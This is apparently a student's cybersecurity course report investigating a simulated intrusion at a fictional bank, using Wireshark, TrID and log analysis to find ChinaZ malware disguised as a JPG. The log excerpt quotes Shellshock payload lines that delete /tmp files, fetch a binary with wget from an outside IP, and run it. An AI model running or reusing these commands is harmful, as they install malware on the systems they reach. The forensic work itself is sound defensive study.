

CTCH 605 Project 3
Introduction to Cybersecurity

Security Event and Incident Report Template

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Version 2.0

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Introduction

FICBANK employees have been seeing unusual activities such as files renaming themselves, systems turning off and on randomly, and intermittent network slowdowns. It is my task to find the root cause of these issues by analyzing network activity through Wireshark captures, log files, and utilizing other cyber security tools. This investigation will include my documented findings.

Objectives

1. Identify potential Indicators of Compromise (IoCs) in FICBANK's systems architecture.
2. Conduct a preliminary investigation using fundamental digital forensics techniques.
3. Document your findings using the Security Event and Incident Report Template.

Definitions

IoC – Indicators of Compromise. Signs that a cyber security breach is currently happening or happened in the past.

ChinaZ – A malware file that can harm a network.

Wireshark - A networking tool used to capture traffic.

PCAP – A file type created and used by Wireshark.

Executable File – An application that can be opened on a computer.

JPG – A viewable image file type on a computer.

Predictions

Document the predictions you made before starting the hands-on activity here.

1. What types of indicators of compromise do you predict might be found during the investigation?

During this investigation I predict there may be a trend of multiple attempts from a particular source to access FICBANK's network. From there we may see that the network breach will attempt to infect the network with some sort of malware.

2. What tools, techniques, and practices do you predict will be most useful in identifying the root cause of the reported events?

The most useful tools to identify the root cause of the reported events will be Wireshark, Linux Terminal, and TrID. These tools will be used to simplify large amounts of network information and give us the ability to find anomalies within the data. These tools can also look at specific files and verify their validity.

3. What do you expect the outcomes to be from these tools, techniques, and practices?


From these tools, techniques, and practices I expect to find results confirming malicious activity within FICBANK's network and determine the source of where they came from, the destinations that were accessed, and the specifics of what attack was done.

4. Based on your knowledge of common security incidents, what do you predict might have occurred at FICBANK?

From my knowledge of common security incidents, I believe that FICBANK's network was maliciously accessed from an outside source and that there was malware infected into the network.

Events and Indicators of Compromise (IoC) Work Products

As a team, it is important to have a collaboration tool so all documentation can be stored in one location that all team members can access. For this task I have chosen to use Dradis, a web-based reporting tool.



The first review was on the Wireshark capture provided. I sorted the PCAP by HTTP traffic to look through the network activity.

The screenshot displays the Wireshark network protocol analyzer interface. The main pane shows a list of captured packets, sorted by the HTTP protocol. The columns include No., Time, Source, Destination, Protocol, and Length. The packet list shows a series of HTTP requests and responses between 192.168.1.216 and 23.38.189.225.

The packet details pane for packet 1501 (a POST request) is expanded, showing the following structure:

- > Frame 1501: Packet, 539 bytes on wire (4312 bits), 539 bytes captured (4312 bits)
- > Ethernet II, Src: ASUSTekCOMPU_32:58:f9 (9c:5c:8e:32:58:f9), Dst: Cisco_f6:df:0a (1c:17:d3:f6:df:0a)
- > Internet Protocol Version 4, Src: 61.160.212.172, Dst: 61.161.130.241
- > Transmission Control Protocol, Src Port: 49738, Dst Port: 80, Seq: 1, Ack: 485
- > Hypertext Transfer Protocol
- > MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "1BEF0A57BE110FD467A"

The packet bytes pane shows the raw data in hexadecimal and ASCII format, starting with the HTTP POST method and the request body.

I noticed from source IP Address 61.160.212.172 that there were several suspicious image files listed. Wireshark has the ability to reconstruct image files using the Export Objects feature. When selecting the Preview option on the JPG file it creates a file in a temporary folder on your PC where you can access the image.


The screenshot displays the Wireshark interface with the 'Export - HTTP object list' window open. The window shows a table of HTTP objects with columns for Packet, Hostname, Content Type, Size, and Filename. The selected object is packet 2689, which is a JPEG file (3.jpg) of 137 kB. The 'Preview' button is highlighted. Below the window, a file explorer shows the temporary folder where the image was saved.

Packet	Hostname	Content Type	Size	Filename
1501	2.56.57.108	multipart/form-data	25 bytes	6.jpg
1639	2.56.57.108	image/jpeg	144 kB	6.jpg
1641	2.56.57.108	multipart/form-data	25 bytes	1.jpg
2223	2.56.57.108	image/jpeg	645 kB	1.jpg
2225	2.56.57.108	multipart/form-data	25 bytes	2.jpg
2539	2.56.57.108	image/jpeg	334 kB	2.jpg
2541	2.56.57.108	multipart/form-data	25 bytes	3.jpg
2689	2.56.57.108	image/jpeg	137 kB	3.jpg
2691	2.56.57.108	multipart/form-data	25 bytes	4.jpg
3052	2.56.57.108	image/jpeg	440 kB	4.jpg
3054	2.56.57.108	multipart/form-data	25 bytes	5.jpg
4192	2.56.57.108	image/jpeg	1246 kB	5.jpg
4194	2.56.57.108	multipart/form-data	25 bytes	7.jpg
4273	2.56.57.108	image/jpeg	83 kB	7.jpg
4275	2.56.57.108	multipart/form-data	25 bytes	main.php
4816	2.56.57.108	multipart/form-data	379 kB	osk
5055	download.windowsupdate.com	application/vnd.ms-cab-compressed	7317 bytes	35969516_5bcaf676a3e98426394e5388360...
5067	download.windowsupdate.com	application/vnd.ms-cab-compressed	7313 bytes	35969515_2975e5b79f9857b7a2d7aa07e0d...
5081	download.windowsupdate.com	application/vnd.ms-cab-compressed	10 kB	35969632_c422aaaf8becdd90e50fb693670e...
5315	au.download.windowsupdate.com	application/octet-stream	2 bytes	am_delta_patch_1.355.1569.0_f5fe52e10a18...
5316	au.download.windowsupdate.com	application/octet-stream	2 bytes	am_delta_patch_1.355.1569.0_f5fe52e10a18...
5636	au.download.windowsupdate.com	application/octet-stream	307 kB	am_delta_patch_1.355.1569.0_f5fe52e10a18...


File Explorer View:

Name	Date modified	Type	Size
EB1291F9-3674-4D30-B74D-8C81FC543...	11/11/2025 8:20 PM	DAT	0 KB
0f0ec82a-0d57-4c6b-babc-ed944c1ed02...	11/15/2025 8:22 PM	TMP File	0 KB
01e7f4d8-c72d-49ad-91d7-4f0bf7245e0c...	11/17/2025 9:00 PM	TMP File	0 KB
3	11/17/2025 9:30 PM	JPG File	134 KB
3a93ba69-da5d-4ec7-823c-e1effac666eb...	11/17/2025 8:16 PM	TMP File	0 KB
4fe23029-e832-470d-a583-e4e2cbbf86...	11/17/2025 8:16 PM	TMP File	0 KB
5b413ec7-3ca5-463c-8924-16f3fc2e200...	11/17/2025 9:24 PM	TMP File	0 KB
5c7220de-6010-4176-823d-6637632651c...	11/17/2025 8:15 PM	TMP File	0 KB
5e79471a-7a18-4bdf-ad12-7e65298536a...	11/15/2025 8:33 PM	TMP File	0 KB
6	11/17/2025 9:28 PM	JPG File	142 KB
7	11/17/2025 9:29 PM	JPG File	82 KB
7f50d61d-e70b-4faa-aeb2-03f660430660...	11/15/2025 8:33 PM	TMP File	0 KB
9b7469fa-91be-4192-ab33-238a478c86d...	11/17/2025 8:51 PM	TMP File	0 KB
9d47fa27-aacd-498b-9363-019467a3605...	11/17/2025 9:57 AM	TMP File	0 KB
9e87354e-a2d6-48aa-b2cd-a5113cee3f8...	11/17/2025 9:24 PM	TMP File	0 KB
13d8cc8e-586f-458a-bdc2-3cb20263486...	11/15/2025 8:33 PM	TMP File	0 KB
56ff6c8a-8b20-44f4-806a-957bfa0edf50...	11/17/2025 8:41 PM	TMP File	0 KB
030158f1-70a8-481b-bb21-1f251dc49d1f...	11/17/2025 9:15 PM	TMP File	0 KB
5957632d-7bd4-446b-bc31-80c394bef8f...	11/17/2025 9:15 PM	TMP File	0 KB
a0102b87-47e2-4194-aab1-c3c0b05737f...	11/15/2025 9:37 PM	TMP File	0 KB

When I attempted to access the image file my computer was unable to open it, which lead me to believe that there is something suspicious about the file.



Because of this finding I decided to use TrID, an open-source tool to catalog file types. This scan showed that the file is actually an executable file disguised as a .JPG file. At this point it is safe to say that someone is attempting to maliciously attack FICBANK's network.



It is now time to find out what this executable file is. The Wireshark capture showed us that the source is IP Address 61.160.212.172. The next step is to analyze the log file. Using the cat function in Linux Terminal we searched for the source IP address and see that it is associated with the ChinaZ malware.



```
(root@KALI)~/Downloads
# cat access-2.log | grep "61.160.212.172"
61.161.130.241 - - [30/Sep/2015:10:34:00 -0400] "GET / HTTP/1.1" 200 867 "( ) { ; } ; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -
0 /tmp/China.Z-ionw >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-ionw >> /tmp/Run.sh;echo /tmp/China.Z-ionw >> /tmp/Run.sh;e
cho rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22" "( ) { ; } ; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/ja
va -0 /tmp/China.Z-ionw >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-ionw >> /tmp/Run.sh;echo /tmp/China.Z-ionw >> /tmp/Run.
sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22"
61.161.130.241 - - [30/Sep/2015:10:36:01 -0400] "GET / HTTP/1.1" 200 867 "( ) { ; } ; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -
0 /tmp/China.Z-fiuz >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-fiuz >> /tmp/Run.sh;echo /tmp/China.Z-fiuz >> /tmp/Run.sh;e
cho rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22" "( ) { ; } ; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/ja
va -0 /tmp/China.Z-fiuz >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-fiuz >> /tmp/Run.sh;echo /tmp/China.Z-fiuz >> /tmp/Run.
sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22"
(root@KALI)~/Downloads
```

We can now conclude that the ChinaZ malware executable was disguised as the 3.jpg file.

Reflections

General:

1. What digital forensic tools did you use during the investigation?

During the investigation I used multiple digital forensics tools. Dradis is a collaboration tool to help document my findings and make sure my team has access to them. Wireshark is a network traffic capture tool. TrID is a tool to enumerate file types and helps find filetypes that may have been changed. Linux Terminal was used to filter through the log files.

2. What was your approach to identifying potential IoCs?

My approach to identifying potential IoCs was using data analytical skills to find any anomalies and similarities from the Wireshark PCAP and the access-2 logs. I also used a file type identification tool to check for any files that may have been altered.

3. How did you verify the credibility of the artifacts from FICBANK's employees?

I verified the credibility of the artifacts from FICBANK employees by examining network activity captured by Wireshark and comparing it with network logs. This information verifies the employee's story. This could explain employees seeing files randomly being renamed, systems turning on and off mysteriously, and the suspicious network slowdowns.

4. What challenges did you face during the investigation?

During this investigation some of the challenges I faced were isolating where the attack was origination from. Also, trying to find a correlation between the disguised executable file and the ChinaZ was difficult due to the size of the logs and capture file.

5. How did you ensure that the investigation met industry standards?

I ensured industry standards by using the appropriate cyber security tools and analysis methods. The task needed to be performed was outlined by FICBANK and I ensured that all undertakings were completed.

Technical:

1. What techniques could you use to identify and investigate potential IoCs in FICBANK's systems architecture?

The techniques I could use to identify and investigate potential IoCs in FIBANK's system architecture would be Network Scanning, Port Scanning, Vulnerability Scanning, and Malware Scanning.

2. How would you approach preserving volatile data during the investigation?

To preserve volatile data during the investigation I would use a RAM capture. This takes a snapshot of the information so it can be preserved and analyzed. By doing this it protects the system and allows it to be used still.

3. What techniques would you use to track the movement of data within FICBANK's systems?

To track the movement of data withing FICBANK's systems I would continue to use Wireshark to monitor network traffic. I would implement a scheduled review of the network capture to analyze the data and track movement.

4. How did you validate the findings from your digital forensics investigation?

I validated the findings from my digital forensics investigation by comparing the Wireshark capture and the log file to find similarities between the two. This confirmed the malware attack and its source.

5. What are some other methods outside of traditional vendor tools you could use to analyze the data you have?

Some other methods outside of traditional vendor tools I could have used to analyze the data would be a simple text editor like Notepad++, although not ideal for the Wireshark Capture, it does have the ability to look at the access-2.log file. You could use commands like Control + F to look for keywords. Another tool you could use would be a Data Visualization tool. This could help sort through the information with a little more clarity.